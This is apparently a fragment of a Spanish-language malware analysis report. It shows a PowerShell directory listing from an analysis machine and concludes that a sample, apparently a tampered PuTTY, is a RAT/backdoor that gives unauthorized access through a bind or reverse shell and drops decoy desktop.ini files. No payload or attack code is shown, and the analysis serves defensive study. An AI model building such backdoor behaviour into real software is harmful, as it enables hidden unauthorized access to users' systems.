Windows PowerShell running as user ElianPC on DESKTOP-KI5VQQJ
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\ElianPC\Desktop>ls


    Directory: C:\Users\ElianPC\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/8/2025  11:34 AM                analizados
d-----          4/8/2025  11:35 AM                FALTA ANALIZAR
d-----          4/8/2025   1:52 PM                PS_Transcripts
d-----         3/18/2025  11:42 AM                Tools
-a----         3/13/2025   8:43 PM          18652 available_packages.txt
-a----         3/13/2025   8:44 PM           9516 config.xml
-a----         3/18/2025  10:04 AM            698 fakenet_logs.lnk
-a----          4/8/2025   2:55 PM              0 New Text Document.txt
-a----          4/8/2025  12:00 PM            118 parcial.txt
-a----          4/8/2025   3:04 PM           3775 PowerShell_transcript.DESKTOP-KI5VQQJ.OM5Naywi.2
                                                  0250408150455.txt
-a----          4/8/2025   7:28 AM         662410 putty.7z
-a----         10/1/2021   9:01 PM        1545216 putty.exe
-a----          4/8/2025   2:57 PM           4165 script.txt


PS C:\Users\ElianPC\Desktop> dir
```

¿Qué tipo de **Malware** es?

El malware en cuestión se trata de un **RAT/Backdoor** que intenta obtener el acceso al sistema mediante **bind** o **reverse shell**. Logrando un acceso **NO autorizado** al sistema y la ejecución de comandos de manera oculta para no ser detectado.

Otro hallazgo realizado es que durante la ejecución del programa, se crearon varios archivos "*desktop.ini*" en diferentes directorios, sin embargo no indica nada malicioso el contenido del mismo. Por lo que posiblemente fue basura para despistar.